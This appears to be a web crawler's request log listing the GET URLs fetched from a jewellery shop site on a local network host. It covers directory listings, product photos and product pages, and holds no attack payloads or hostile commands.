TRUE	GET	http://192.168.1.20/Photos/Gold/Bangles/?C=D;O=A
TRUE	GET	http://192.168.1.20/Photos/Gold/Bangles/9.jpg
TRUE	GET	http://192.168.1.20/Photos/Gold/Bangles/10.jpg
TRUE	GET	http://192.168.1.20/Photos/Gold/Bangles/11.jpg
TRUE	GET	http://192.168.1.20/Photos/Gold/?C=N;O=D
TRUE	GET	http://192.168.1.20/Photos/Gold/?C=M;O=A
TRUE	GET	http://192.168.1.20/Photos/Gold/?C=S;O=A
TRUE	GET	http://192.168.1.20/Photos/Gold/?C=D;O=A

TRUE	GET	http://192.168.1.20/Photos/Gold/Ear%20Rings/
TRUE	GET	http://192.168.1.20/Photos/Gold/Man%20Rings/
TRUE	GET	http://192.168.1.20/Photos/Gold/Mangalsutra/
TRUE	GET	http://192.168.1.20/Photos/Gold/Necklaces/
TRUE	GET	http://192.168.1.20/Photos/Gold/Nose%20Rings/
TRUE	GET	http://192.168.1.20/Photos/Gold/Pendants/
TRUE	GET	http://192.168.1.20/Photos/Gold/Mang%20Tika/?C=N;O=D
TRUE	GET	http://192.168.1.20/Photos/Gold/Lady%20Rings/?C=N;O=D
TRUE	GET	http://192.168.1.20/Photos/Gold/Mang%20Tika/?C=M;O=A
TRUE	GET	http://192.168.1.20/Photos/Gold/Mang%20Tika/?C=S;O=A
TRUE	GET	http://192.168.1.20/Photos/Gold/Mang%20Tika/?C=D;O=A
TRUE	GET	http://192.168.1.20/Photos/Gold/Mang%20Tika/10.jpg
TRUE	GET	http://192.168.1.20/Photos/Gold/Mang%20Tika/12.jpg
TRUE	GET	http://192.168.1.20/Photos/Gold/Mang%20Tika/Thumbs.db
TRUE	GET	http://192.168.1.20/Photos/Gold/Lady%20Rings/?C=M;O=A
TRUE	GET	http://192.168.1.20/Photos/Gold/Lady%20Rings/?C=S;O=A
TRUE	GET	http://192.168.1.20/Photos/Gold/Lady%20Rings/?C=D;O=A
TRUE	GET	http://192.168.1.20/Photos/Gold/Lady%20Rings/1.jpg
TRUE	GET	http://192.168.1.20/Photos/Gold/Lady%20Rings/2.jpg
TRUE	GET	http://192.168.1.20/Photos/Gold/Lady%20Rings/3.jpg
TRUE	GET	http://192.168.1.20/Photos/Gold/Lady%20Rings/4.jpg
TRUE	GET	http://192.168.1.20/Photos/Gold/Lady%20Rings/5.jpg
TRUE	GET	http://192.168.1.20/Photos/Gold/Lady%20Rings/6.jpg
TRUE	GET	http://192.168.1.20/Photos/Gold/Lady%20Rings/8.jpg
TRUE	GET	http://192.168.1.20/Photos/Gold/Lady%20Rings/9.jpg
TRUE	GET	http://192.168.1.20/Photos/Gold/Lady%20Rings/11.jpg
TRUE	GET	http://192.168.1.20/Photos/Gold/Lady%20Rings/12.jpg
TRUE	GET	http://192.168.1.20/Photos/Gold/Lady%20Rings/images.jpg
TRUE	GET	http://192.168.1.20/Photos/Silver/?C=N;O=D
TRUE	GET	http://192.168.1.20/Photos/Silver/?C=M;O=A
TRUE	GET	http://192.168.1.20/Photos/Silver/?C=S;O=A
TRUE	GET	http://192.168.1.20/Photos/Silver/?C=D;O=A
TRUE	GET	http://192.168.1.20/Photos/Silver/Anklets/
TRUE	GET	http://192.168.1.20/Photos/Silver/Bracelet/
TRUE	GET	http://192.168.1.20/Photos/Silver/Brooches/
TRUE	GET	http://192.168.1.20/Photos/Silver/Chain/

TRUE	GET	http://192.168.1.20/Photos/Silver/EarRings/
TRUE	GET	http://192.168.1.20/Photos/Silver/Hair%20Pin/
TRUE	GET	http://192.168.1.20/Photos/Silver/Man%20Ring/
TRUE	GET	http://192.168.1.20/Photos/Silver/Pendants/
TRUE	GET	http://192.168.1.20/Photos/Silver/Pendants%20Sets/
TRUE	GET	http://192.168.1.20/Photos/Silver/Toe%20Ring/
TRUE	GET	http://192.168.1.20/Photos/Gold/Pendant%20Set/?C=N;O=D
TRUE	GET	http://192.168.1.20/Photos/Gold/Pendant%20Set/?C=M;O=A
TRUE	GET	http://192.168.1.20/Photos/Gold/Pendant%20Set/?C=S;O=A
TRUE	GET	http://192.168.1.20/Photos/Gold/Pendant%20Set/?C=D;O=A
TRUE	GET	http://192.168.1.20/Photos/Gold/Pendant%20Set/9.jpg
TRUE	GET	http://192.168.1.20/Photos/Silver/Armlets/?C=N;O=D
TRUE	GET	http://192.168.1.20/Photos/Silver/Armlets/?C=M;O=A
TRUE	GET	http://192.168.1.20/Photos/Silver/Armlets/?C=S;O=A
TRUE	GET	http://192.168.1.20/Photos/Silver/Armlets/?C=D;O=A
TRUE	GET	http://192.168.1.20/Photos/Gold/Pendant%20Set/10.jpg
TRUE	GET	http://192.168.1.20/Photos/Silver/Armlets/9.jpg
TRUE	GET	http://192.168.1.20/Photos/Silver/Armlets/10.jpg
TRUE	GET	http://192.168.1.20/Photos/Silver/Armlets/11.jpg
TRUE	GET	http://192.168.1.20/Photos/Silver/Cuffilinks/?C=N;O=D
TRUE	GET	http://192.168.1.20/Photos/Silver/Cuffilinks/?C=M;O=A
TRUE	GET	http://192.168.1.20/Photos/Silver/Cuffilinks/?C=S;O=A
TRUE	GET	http://192.168.1.20/Photos/Silver/Cuffilinks/?C=D;O=A
TRUE	GET	http://192.168.1.20/Photos/Silver/Cuffilinks/5.jpg
TRUE	GET	http://192.168.1.20/Photos/Silver/Cuffilinks/6.jpg
TRUE	GET	http://192.168.1.20/Photos/Silver/Cuffilinks/7.jpg
TRUE	GET	http://192.168.1.20/Photos/Silver/Cuffilinks/8.jpg
TRUE	GET	http://192.168.1.20/Photos/Silver/Cuffilinks/10.jpg
TRUE	GET	http://192.168.1.20/Photos/Silver/Cuffilinks/11.jpg
TRUE	GET	http://192.168.1.20/Photos/Gold/Pendant%20Set/11.jpg
TRUE	GET	http://192.168.1.20/Photos/Gold/Pendant%20Set/12.jpg
TRUE	GET	http://192.168.1.20/Photos/Gold/Pendant%20Set/images.jpg
TRUE	GET	http://192.168.1.20/Photos/Silver/Lady%20Rings/?C=N;O=D
TRUE	GET	http://192.168.1.20/Photos/Silver/Lady%20Rings/?C=M;O=A
TRUE	GET	http://192.168.1.20/Photos/Silver/Lady%20Rings/?C=S;O=A
TRUE	GET	http://192.168.1.20/Photos/Silver/Lady%20Rings/?C=D;O=A

TRUE	GET	http://192.168.1.20/Photos/Silver/Lady%20Rings/1.jpg
TRUE	GET	http://192.168.1.20/Photos/Silver/Lady%20Rings/3.jpg
TRUE	GET	http://192.168.1.20/Photos/Silver/Lady%20Rings/4.jpg
TRUE	GET	http://192.168.1.20/Photos/Silver/Lady%20Rings/5.jpg
TRUE	GET	http://192.168.1.20/Photos/Silver/Lady%20Rings/6.jpg
TRUE	GET	http://192.168.1.20/Photos/Silver/Lady%20Rings/7.jpg
TRUE	GET	http://192.168.1.20/Photos/Silver/Lady%20Rings/8.jpg
TRUE	GET	http://192.168.1.20/Photos/Silver/Lady%20Rings/10.jpg
TRUE	GET	http://192.168.1.20/Photos/Silver/Lady%20Rings/11.jpg
TRUE	GET	http://192.168.1.20/viewproduct.php?Items=0008&pn
TRUE	GET	http://192.168.1.20/viewproduct.php?Items=0008&pn=1
TRUE	GET	http://192.168.1.20/viewproduct.php?Items=0009&pn
TRUE	GET	http://192.168.1.20/viewproduct.php?Items=0009&pn=1
TRUE	GET	http://192.168.1.20/viewproduct.php?Items=0011&pn
TRUE	GET	http://192.168.1.20/viewproduct.php?Items=0011&pn=1
TRUE	GET	http://192.168.1.20/Photos/Gold/Ear%20Rings/9.jpg
TRUE	GET	http://192.168.1.20/Photos/Gold/Ear%20Rings/10.jpg
TRUE	GET	http://192.168.1.20/viewproduct.php?Items=0010&pn
TRUE	GET	http://192.168.1.20/viewproduct.php?Items=0010&pn=1
TRUE	GET	http://192.168.1.20/Photos/Gold/Necklaces/9.jpg
TRUE	GET	http://192.168.1.20/viewproduct.php?Items=0013&pn
TRUE	GET	http://192.168.1.20/viewproduct.php?Items=0013&pn=1
TRUE	GET	http://192.168.1.20/Photos/Gold/Mangalsutra/9.jpg
TRUE	GET	http://192.168.1.20/Photos/Gold/Mangalsutra/10.jpg
TRUE	GET	http://192.168.1.20/viewproduct.php?Items=0012&pn
TRUE	GET	http://192.168.1.20/viewproduct.php?Items=0012&pn=1
TRUE	GET	http://192.168.1.20/viewproduct.php?Items=0015&pn
TRUE	GET	http://192.168.1.20/viewproduct.php?Items=0015&pn=1
TRUE	GET	http://192.168.1.20/Photos/Silver/Chain/10.jpg
TRUE	GET	http://192.168.1.20/viewproduct.php?Items=0028&pn
TRUE	GET	http://192.168.1.20/viewproduct.php?Items=0028&pn=1
TRUE	GET	http://192.168.1.20/Photos/Gold/Pendants/9.jpg
TRUE	GET	http://192.168.1.20/Photos/Gold/Pendants/10.jpg
TRUE	GET	http://192.168.1.20/viewproduct.php?Items=0016&pn
TRUE	GET	http://192.168.1.20/viewproduct.php?Items=0016&pn=1
TRUE	GET	http://192.168.1.20/Photos/Silver/Anklets/9.jpg

TRUE	GET	http://192.168.1.20/Photos/Silver/Anklets/10.jpg
TRUE	GET	http://192.168.1.20/viewproduct.php?Items=0021&pn
TRUE	GET	http://192.168.1.20/viewproduct.php?Items=0021&pn=1
TRUE	GET	http://192.168.1.20/viewproduct.php?Items=0022&pn
TRUE	GET	http://192.168.1.20/viewproduct.php?Items=0022&pn=1
TRUE	GET	http://192.168.1.20/Photos/Silver/Bracelet/9.jpg
TRUE	GET	http://192.168.1.20/Photos/Silver/Bracelet/10.jpg
TRUE	GET	http://192.168.1.20/viewproduct.php?Items=0023&pn
TRUE	GET	http://192.168.1.20/viewproduct.php?Items=0023&pn=1
TRUE	GET	http://192.168.1.20/css/?C=N;O=A
TRUE	GET	http://192.168.1.20/Photos/Silver/Brooches/9.jpg
TRUE	GET	http://192.168.1.20/Photos/Silver/Brooches/10.jpg
TRUE	GET	http://192.168.1.20/viewproduct.php?Items=0024&pn
TRUE	GET	http://192.168.1.20/viewproduct.php?Items=0024&pn=1
TRUE	GET	http://192.168.1.20/css/?C=S;O=D
TRUE	GET	http://192.168.1.20/css/?C=M;O=D
TRUE	GET	http://192.168.1.20/css/?C=D;O=D
FALSE	GET	http://www.apache.org/licenses/LICENSE-2.0
TRUE	GET	http://192.168.1.20/Photos/Silver/EarRings/9.jpg
TRUE	GET	http://192.168.1.20/Photos/Silver/EarRings/10.jpg
TRUE	GET	http://192.168.1.20/viewproduct.php?Items=0026&pn
TRUE	GET	http://192.168.1.20/viewproduct.php?Items=0026&pn=1
TRUE	GET	http://192.168.1.20/Photos/Silver/Pendants/10.jpg
TRUE	GET	http://192.168.1.20/Photos/Silver/Pendants%20Sets/5.jpg
TRUE	GET	http://192.168.1.20/viewproduct.php?Items=0030&pn
TRUE	GET	http://192.168.1.20/viewproduct.php?Items=0030&pn=1
TRUE	GET	http://192.168.1.20/viewproduct.php?Items=0002&pn
TRUE	GET	http://192.168.1.20/viewproduct.php?Items=0002&pn=1
TRUE	GET	http://192.168.1.20/viewproduct.php?Items=0001&pn
TRUE	GET	http://192.168.1.20/viewproduct.php?Items=0001&pn=1
TRUE	GET	http://192.168.1.20/Photos/Diamond/Nose%20Pin/9.jpg
TRUE	GET	http://192.168.1.20/Photos/Diamond/Nose%20Pin/10.jpg
TRUE	GET	http://192.168.1.20/viewproduct.php?Items=0004&pn
TRUE	GET	http://192.168.1.20/viewproduct.php?Items=0004&pn=1
TRUE	GET	http://192.168.1.20/viewproduct.php?Items=0006&pn
TRUE	GET	http://192.168.1.20/viewproduct.php?Items=0006&pn=1

TRUE	GET	http://192.168.1.20/Photos/Diamond/Pendants/7.jpg
TRUE	GET	http://192.168.1.20/Photos/Diamond/Pendants/8.jpg
TRUE	GET	http://192.168.1.20/viewproduct.php?Items=0007&pn
TRUE	GET	http://192.168.1.20/viewproduct.php?Items=0007&pn=1
TRUE	GET	http://192.168.1.20/featured.php?pn=1
TRUE	GET	http://192.168.1.20/featured.php?pn=12
TRUE	GET	http://192.168.1.20/featured.php?pn=13
TRUE	GET	http://192.168.1.20/featured.php?pn=14
TRUE	GET	http://192.168.1.20/featured.php?pn=15
TRUE	GET	http://192.168.1.20/featured.php?pn=16
TRUE	GET	http://192.168.1.20/featured.php?pn=17
TRUE	GET	http://192.168.1.20/featured.php?pn=18
TRUE	GET	http://192.168.1.20/featured.php?pn=19
TRUE	GET	http://192.168.1.20/featured.php?pn=20
TRUE	GET	http://192.168.1.20/Photos/Gold/Man%20Rings/1.jpg
TRUE	GET	http://192.168.1.20/Photos/Gold/Man%20Rings/2.jpg
TRUE	GET	http://192.168.1.20/Photos/Gold/Man%20Rings/3.jpg
TRUE	GET	http://192.168.1.20/featured.php?pn=21
TRUE	GET	http://192.168.1.20/featured.php?pn=34
TRUE	GET	http://192.168.1.20/featured.php?pn=25
TRUE	GET	http://192.168.1.20/featured.php?pn=26
TRUE	GET	http://192.168.1.20/featured.php?pn=27
TRUE	GET	http://192.168.1.20/featured.php?pn=28
TRUE	GET	http://192.168.1.20/featured.php?pn=29
TRUE	GET	http://192.168.1.20/featured.php?pn=30
TRUE	GET	http://192.168.1.20/featured.php?pn=31
TRUE	GET	http://192.168.1.20/featured.php?pn=32
TRUE	GET	http://192.168.1.20/featured.php?pn=33
TRUE	GET	http://192.168.1.20/latest.php?pn=1
TRUE	GET	http://192.168.1.20/image/?C=N;O=A
TRUE	GET	http://192.168.1.20/image/?C=M;O=D
TRUE	GET	http://192.168.1.20/image/?C=S;O=D
TRUE	GET	http://192.168.1.20/image/?C=D;O=D
TRUE	GET	http://192.168.1.20/image/back/?C=N;O=D
TRUE	GET	http://192.168.1.20/image/back/?C=M;O=A
TRUE	GET	http://192.168.1.20/image/back/?C=S;O=A

TRUE	GET	http://192.168.1.20/image/back/?C=D;O=A
TRUE	GET	http://192.168.1.20/image/back/banner1-960x300.jpg
TRUE	GET	http://192.168.1.20/image/back/banner2-960x300.jpg
TRUE	GET	http://192.168.1.20/js/?C=N;O=A
TRUE	GET	http://192.168.1.20/Photos/?C=N;O=A
TRUE	GET	http://192.168.1.20/js/?C=M;O=D
TRUE	GET	http://192.168.1.20/Photos/?C=M;O=D
TRUE	GET	http://192.168.1.20/Photos/?C=S;O=D
TRUE	GET	http://192.168.1.20/js/?C=S;O=D
TRUE	GET	http://192.168.1.20/Photos/?C=D;O=D
TRUE	GET	http://192.168.1.20/js/?C=D;O=D
FALSE	GET	http://www.professorcloud.com/
FALSE	GET	http://twitter.github.com/bootstrap/javascript.html
FALSE	GET	http://www.modernizr.com/
FALSE	GET	http://www.gnu.org/licenses/gpl.html
TRUE	GET	http://192.168.1.20/Photos/Diamond/Bangles/?C=N;O=A
TRUE	GET	http://192.168.1.20/Photos/Diamond/?C=N;O=A
TRUE	GET	http://192.168.1.20/Photos/Diamond/Bangles/?C=M;O=D
TRUE	GET	http://192.168.1.20/Photos/Diamond/?C=M;O=D
TRUE	GET	http://192.168.1.20/Photos/Diamond/Bangles/?C=S;O=D
TRUE	GET	http://192.168.1.20/Photos/Diamond/?C=S;O=D
TRUE	GET	http://192.168.1.20/Photos/Diamond/?C=D;O=D
TRUE	GET	http://192.168.1.20/Photos/Diamond/Bangles/?C=D;O=D
TRUE	GET	http://192.168.1.20/Photos/Diamond/Necklaces/?C=N;O=D
TRUE	GET	http://192.168.1.20/Photos/Diamond/Necklaces/?C=M;O=A
TRUE	GET	http://192.168.1.20/Photos/Diamond/Necklaces/?C=S;O=A
TRUE	GET	http://192.168.1.20/Photos/Diamond/Necklaces/?C=D;O=A
TRUE	GET	http://192.168.1.20/Photos/Diamond/Nose%20Pin/?C=N;O=D
TRUE	GET	http://192.168.1.20/Photos/Diamond/Nose%20Pin/?C=M;O=A
TRUE	GET	http://192.168.1.20/Photos/Diamond/Nose%20Pin/?C=S;O=A
TRUE	GET	http://192.168.1.20/Photos/Diamond/Nose%20Pin/?C=D;O=A
TRUE	GET	http://192.168.1.20/Photos/Diamond/Nose%20Pin/11.jpg
TRUE	GET	http://192.168.1.20/Photos/Diamond/Pendants/?C=N;O=D
TRUE	GET	http://192.168.1.20/Photos/Diamond/Pendants/?C=M;O=A
TRUE	GET	http://192.168.1.20/Photos/Diamond/Pendants/?C=S;O=A
TRUE	GET	http://192.168.1.20/Photos/Diamond/Pendants/?C=D;O=A

TRUE	GET	http://192.168.1.20/Photos/Diamond/Pendants/PP0030.jpg
TRUE	GET	http://192.168.1.20/Photos/Diamond/Rings/?C=N;O=D
TRUE	GET	http://192.168.1.20/Photos/Diamond/Rings/?C=M;O=A
TRUE	GET	http://192.168.1.20/Photos/Diamond/Rings/?C=S;O=A
TRUE	GET	http://192.168.1.20/Photos/Diamond/Rings/?C=D;O=A
TRUE	GET	http://192.168.1.20/Photos/Diamond/Rings/1.jpg
TRUE	GET	http://192.168.1.20/Photos/Diamond/Rings/2.jpg
TRUE	GET	http://192.168.1.20/Photos/Diamond/Rings/3.jpg
TRUE	GET	http://192.168.1.20/Photos/Diamond/Rings/4.jpg
TRUE	GET	http://192.168.1.20/Photos/Diamond/Rings/5.jpg
TRUE	GET	http://192.168.1.20/Photos/Diamond/Rings/6.jpg
TRUE	GET	http://192.168.1.20/Photos/Diamond/Rings/7.jpg
TRUE	GET	http://192.168.1.20/Photos/Diamond/Rings/8.jpg
TRUE	GET	http://192.168.1.20/Photos/Diamond/Rings/9.jpg
TRUE	GET	http://192.168.1.20/Photos/Diamond/Rings/10.jpg
TRUE	GET	http://192.168.1.20/Photos/Diamond/Rings/11.jpg
TRUE	GET	http://192.168.1.20/Photos/Diamond/EarRings/?C=N;O=A
TRUE	GET	http://192.168.1.20/Photos/Diamond/EarRings/?C=S;O=D
TRUE	GET	http://192.168.1.20/Photos/Diamond/EarRings/?C=M;O=D
TRUE	GET	http://192.168.1.20/Photos/Diamond/EarRings/?C=D;O=D
TRUE	GET	http://192.168.1.20/Photos/Diamond/Pendant%20Set/?C=N;O=A
TRUE	GET	http://192.168.1.20/Photos/Diamond/Pendant%20Set/?C=S;O=D
TRUE	GET	http://192.168.1.20/Photos/Diamond/Pendant%20Set/?C=M;O=D
TRUE	GET	http://192.168.1.20/Photos/Diamond/Pendant%20Set/?C=D;O=D
TRUE	GET	http://192.168.1.20/Photos/Diamond/Lady%20Ring/?C=N;O=A
TRUE	GET	http://192.168.1.20/Photos/Diamond/Lady%20Ring/?C=M;O=D
TRUE	GET	http://192.168.1.20/Photos/Diamond/Lady%20Ring/?C=S;O=D
TRUE	GET	http://192.168.1.20/Photos/Diamond/Lady%20Ring/?C=D;O=D
TRUE	GET	http://192.168.1.20/Photos/Gold/Bangles/?C=N;O=A
TRUE	GET	http://192.168.1.20/Photos/Gold/Bangles/?C=M;O=D
TRUE	GET	http://192.168.1.20/Photos/Gold/Bangles/?C=S;O=D
TRUE	GET	http://192.168.1.20/Photos/Gold/Bangles/?C=D;O=D
TRUE	GET	http://192.168.1.20/Photos/Gold/?C=N;O=A
TRUE	GET	http://192.168.1.20/Photos/Gold/?C=M;O=D
TRUE	GET	http://192.168.1.20/Photos/Gold/?C=S;O=D
TRUE	GET	http://192.168.1.20/Photos/Gold/?C=D;O=D

TRUE	GET	http://192.168.1.20/Photos/Gold/Ear%20Rings/?C=N;O=D
TRUE	GET	http://192.168.1.20/Photos/Gold/Ear%20Rings/?C=M;O=A
TRUE	GET	http://192.168.1.20/Photos/Gold/Ear%20Rings/?C=S;O=A
TRUE	GET	http://192.168.1.20/Photos/Gold/Ear%20Rings/?C=D;O=A
TRUE	GET	http://192.168.1.20/Photos/Gold/Ear%20Rings/11.jpg
TRUE	GET	http://192.168.1.20/Photos/Gold/Ear%20Rings/12.jpg
TRUE	GET	http://192.168.1.20/Photos/Gold/Man%20Rings/?C=N;O=D
TRUE	GET	http://192.168.1.20/Photos/Gold/Man%20Rings/?C=M;O=A
TRUE	GET	http://192.168.1.20/Photos/Gold/Man%20Rings/?C=S;O=A
TRUE	GET	http://192.168.1.20/Photos/Gold/Man%20Rings/?C=D;O=A
TRUE	GET	http://192.168.1.20/Photos/Gold/Man%20Rings/4.jpg
TRUE	GET	http://192.168.1.20/Photos/Gold/Man%20Rings/5.jpg
TRUE	GET	http://192.168.1.20/Photos/Gold/Man%20Rings/7.jpg
TRUE	GET	http://192.168.1.20/Photos/Gold/Man%20Rings/8.jpg
TRUE	GET	http://192.168.1.20/Photos/Gold/Man%20Rings/9.jpg
TRUE	GET	http://192.168.1.20/Photos/Gold/Man%20Rings/10.jpg
TRUE	GET	http://192.168.1.20/Photos/Gold/Man%20Rings/11.jpg
TRUE	GET	http://192.168.1.20/Photos/Gold/Necklaces/?C=N;O=D
TRUE	GET	http://192.168.1.20/Photos/Gold/Mangalsutra/?C=N;O=D
TRUE	GET	http://192.168.1.20/Photos/Gold/Mangalsutra/?C=M;O=A
TRUE	GET	http://192.168.1.20/Photos/Gold/Mangalsutra/?C=S;O=A
TRUE	GET	http://192.168.1.20/Photos/Gold/Mangalsutra/?C=D;O=A
TRUE	GET	http://192.168.1.20/Photos/Gold/Mangalsutra/11.jpg
TRUE	GET	http://192.168.1.20/Photos/Gold/Mangalsutra/12.jpg
TRUE	GET	http://192.168.1.20/Photos/Gold/Mangalsutra/13.jpg
TRUE	GET	http://192.168.1.20/Photos/Gold/Mangalsutra/14.jpg
TRUE	GET	http://192.168.1.20/Photos/Gold/Mangalsutra/15.jpg
TRUE	GET	http://192.168.1.20/Photos/Gold/Mangalsutra/16.jpg
TRUE	GET	http://192.168.1.20/Photos/Gold/Mangalsutra/17.jpg
TRUE	GET	http://192.168.1.20/Photos/Gold/Necklaces/?C=M;O=A
TRUE	GET	http://192.168.1.20/Photos/Gold/Necklaces/?C=S;O=A
TRUE	GET	http://192.168.1.20/Photos/Gold/Necklaces/?C=D;O=A
TRUE	GET	http://192.168.1.20/Photos/Gold/Necklaces/11.jpg
TRUE	GET	http://192.168.1.20/Photos/Gold/Necklaces/Thumbs.db
TRUE	GET	http://192.168.1.20/Photos/Gold/Necklaces/images.jpg
TRUE	GET	http://192.168.1.20/Photos/Gold/Nose%20Rings/?C=N;O=D

TRUE	GET	http://192.168.1.20/Photos/Gold/Nose%20Rings/?C=M;O=A
TRUE	GET	http://192.168.1.20/Photos/Gold/Nose%20Rings/?C=S;O=A
TRUE	GET	http://192.168.1.20/Photos/Gold/Nose%20Rings/?C=D;O=A
TRUE	GET	http://192.168.1.20/Photos/Gold/Nose%20Rings/9.jpg
TRUE	GET	http://192.168.1.20/Photos/Gold/Pendants/?C=N;O=D
TRUE	GET	http://192.168.1.20/Photos/Gold/Pendants/?C=M;O=A
TRUE	GET	http://192.168.1.20/Photos/Gold/Pendants/?C=S;O=A
TRUE	GET	http://192.168.1.20/Photos/Gold/Pendants/?C=D;O=A
TRUE	GET	http://192.168.1.20/Photos/Gold/Pendants/11.jpg
TRUE	GET	http://192.168.1.20/Photos/Gold/Mang%20Tika/?C=N;O=A
TRUE	GET	http://192.168.1.20/Photos/Gold/Mang%20Tika/?C=M;O=D
TRUE	GET	http://192.168.1.20/Photos/Gold/Mang%20Tika/?C=S;O=D
TRUE	GET	http://192.168.1.20/Photos/Gold/Mang%20Tika/?C=D;O=D
TRUE	GET	http://192.168.1.20/Photos/Gold/Lady%20Rings/?C=N;O=A
TRUE	GET	http://192.168.1.20/Photos/Gold/Lady%20Rings/?C=S;O=D
TRUE	GET	http://192.168.1.20/Photos/Gold/Lady%20Rings/?C=M;O=D
TRUE	GET	http://192.168.1.20/Photos/Gold/Lady%20Rings/?C=D;O=D
TRUE	GET	http://192.168.1.20/Photos/Silver/?C=N;O=A
TRUE	GET	http://192.168.1.20/Photos/Silver/?C=M;O=D
TRUE	GET	http://192.168.1.20/Photos/Silver/?C=S;O=D
TRUE	GET	http://192.168.1.20/Photos/Silver/?C=D;O=D
TRUE	GET	http://192.168.1.20/Photos/Silver/Anklets/?C=N;O=D
TRUE	GET	http://192.168.1.20/Photos/Silver/Anklets/?C=M;O=A
TRUE	GET	http://192.168.1.20/Photos/Silver/Anklets/?C=S;O=A
TRUE	GET	http://192.168.1.20/Photos/Silver/Anklets/?C=D;O=A
TRUE	GET	http://192.168.1.20/Photos/Silver/Bracelet/?C=N;O=D
TRUE	GET	http://192.168.1.20/Photos/Silver/Bracelet/?C=M;O=A
TRUE	GET	http://192.168.1.20/Photos/Silver/Bracelet/?C=S;O=A
TRUE	GET	http://192.168.1.20/Photos/Silver/Bracelet/?C=D;O=A
TRUE	GET	http://192.168.1.20/Photos/Silver/Bracelet/11.jpg
TRUE	GET	http://192.168.1.20/Photos/Silver/Bracelet/12.jpg
TRUE	GET	http://192.168.1.20/Photos/Silver/Anklets/11.jpg
TRUE	GET	http://192.168.1.20/Photos/Silver/Anklets/13.jpg
TRUE	GET	http://192.168.1.20/Photos/Silver/Anklets/14.jpg
TRUE	GET	http://192.168.1.20/Photos/Silver/Anklets/15.jpg
TRUE	GET	http://192.168.1.20/Photos/Silver/Anklets/16.jpg

TRUE	GET	http://192.168.1.20/Photos/Silver/Anklets/17.jpg
TRUE	GET	http://192.168.1.20/Photos/Silver/Anklets/18.jpg
TRUE	GET	http://192.168.1.20/Photos/Silver/Anklets/Thumbs.db
TRUE	GET	http://192.168.1.20/Photos/Silver/Brooches/?C=N;O=D
TRUE	GET	http://192.168.1.20/Photos/Silver/Brooches/?C=M;O=A
TRUE	GET	http://192.168.1.20/Photos/Silver/Brooches/?C=S;O=A
TRUE	GET	http://192.168.1.20/Photos/Silver/Brooches/?C=D;O=A
TRUE	GET	http://192.168.1.20/Photos/Silver/Brooches/11.jpg
TRUE	GET	http://192.168.1.20/Photos/Silver/Brooches/12.jpg
TRUE	GET	http://192.168.1.20/Photos/Silver/Brooches/13.jpg
TRUE	GET	http://192.168.1.20/Photos/Silver/Brooches/14.jpg
TRUE	GET	http://192.168.1.20/Photos/Silver/Brooches/15.jpg
TRUE	GET	http://192.168.1.20/Photos/Silver/Brooches/16.jpg
TRUE	GET	http://192.168.1.20/Photos/Silver/Chain/?C=N;O=D
TRUE	GET	http://192.168.1.20/Photos/Silver/Chain/?C=M;O=A
TRUE	GET	http://192.168.1.20/Photos/Silver/EarRings/?C=N;O=D
TRUE	GET	http://192.168.1.20/Photos/Silver/EarRings/?C=M;O=A
TRUE	GET	http://192.168.1.20/Photos/Silver/EarRings/?C=S;O=A
TRUE	GET	http://192.168.1.20/Photos/Silver/EarRings/?C=D;O=A
TRUE	GET	http://192.168.1.20/Photos/Silver/EarRings/11.jpg
TRUE	GET	http://192.168.1.20/Photos/Silver/EarRings/12.jpg
TRUE	GET	http://192.168.1.20/Photos/Silver/EarRings/13.jpg
TRUE	GET	http://192.168.1.20/Photos/Silver/EarRings/14.jpg
TRUE	GET	http://192.168.1.20/Photos/Silver/EarRings/15.jpg
TRUE	GET	http://192.168.1.20/Photos/Silver/EarRings/16.jpg
TRUE	GET	http://192.168.1.20/Photos/Silver/Chain/?C=S;O=A
TRUE	GET	http://192.168.1.20/Photos/Silver/Chain/?C=D;O=A
TRUE	GET	http://192.168.1.20/Photos/Silver/Chain/11.jpg
TRUE	GET	http://192.168.1.20/Photos/Silver/Chain/12.jpg
TRUE	GET	http://192.168.1.20/Photos/Silver/Chain/13.jpg
TRUE	GET	http://192.168.1.20/Photos/Silver/Chain/14.jpg
TRUE	GET	http://192.168.1.20/Photos/Silver/Chain/designer5.jpg
TRUE	GET	http://192.168.1.20/Photos/Silver/Man%20Ring/?C=N;O=D
TRUE	GET	http://192.168.1.20/Photos/Silver/Man%20Ring/?C=M;O=A
TRUE	GET	http://192.168.1.20/Photos/Silver/Man%20Ring/?C=S;O=A
TRUE	GET	http://192.168.1.20/Photos/Silver/Man%20Ring/?C=D;O=A

TRUE	GET	http://192.168.1.20/Photos/Silver/Man%20Ring/1.jpg
TRUE	GET	http://192.168.1.20/Photos/Silver/Hair%20Pin/?C=N;O=D
TRUE	GET	http://192.168.1.20/Photos/Silver/Hair%20Pin/?C=M;O=A
TRUE	GET	http://192.168.1.20/Photos/Silver/Hair%20Pin/?C=S;O=A
TRUE	GET	http://192.168.1.20/Photos/Silver/Hair%20Pin/?C=D;O=A
TRUE	GET	http://192.168.1.20/Photos/Silver/Hair%20Pin/11.jpg
TRUE	GET	http://192.168.1.20/Photos/Silver/Hair%20Pin/12.jpg
TRUE	GET	http://192.168.1.20/Photos/Silver/Hair%20Pin/13.jpg
TRUE	GET	http://192.168.1.20/Photos/Silver/Hair%20Pin/14.jpg
TRUE	GET	http://192.168.1.20/Photos/Silver/Hair%20Pin/15.jpg
TRUE	GET	http://192.168.1.20/Photos/Silver/Hair%20Pin/16.jpg
TRUE	GET	http://192.168.1.20/Photos/Silver/Hair%20Pin/17.jpg
TRUE	GET	http://192.168.1.20/Photos/Silver/Man%20Ring/2.jpg
TRUE	GET	http://192.168.1.20/Photos/Silver/Man%20Ring/3.jpg
TRUE	GET	http://192.168.1.20/Photos/Silver/Man%20Ring/4.jpg
TRUE	GET	http://192.168.1.20/Photos/Silver/Man%20Ring/6.jpg
TRUE	GET	http://192.168.1.20/Photos/Silver/Man%20Ring/8.jpg
TRUE	GET	http://192.168.1.20/Photos/Silver/Man%20Ring/9.jpg
TRUE	GET	http://192.168.1.20/Photos/Silver/Man%20Ring/10.jpg
TRUE	GET	http://192.168.1.20/Photos/Silver/Pendants%20Sets/?C=N;O=D
TRUE	GET	http://192.168.1.20/Photos/Silver/Pendants%20Sets/?C=M;O=A
TRUE	GET	http://192.168.1.20/Photos/Silver/Pendants%20Sets/?C=S;O=A
TRUE	GET	http://192.168.1.20/Photos/Silver/Pendants%20Sets/?C=D;O=A
TRUE	GET	http://192.168.1.20/Photos/Silver/Pendants%20Sets/1.jpg
TRUE	GET	http://192.168.1.20/Photos/Silver/Pendants%20Sets/2.jpg
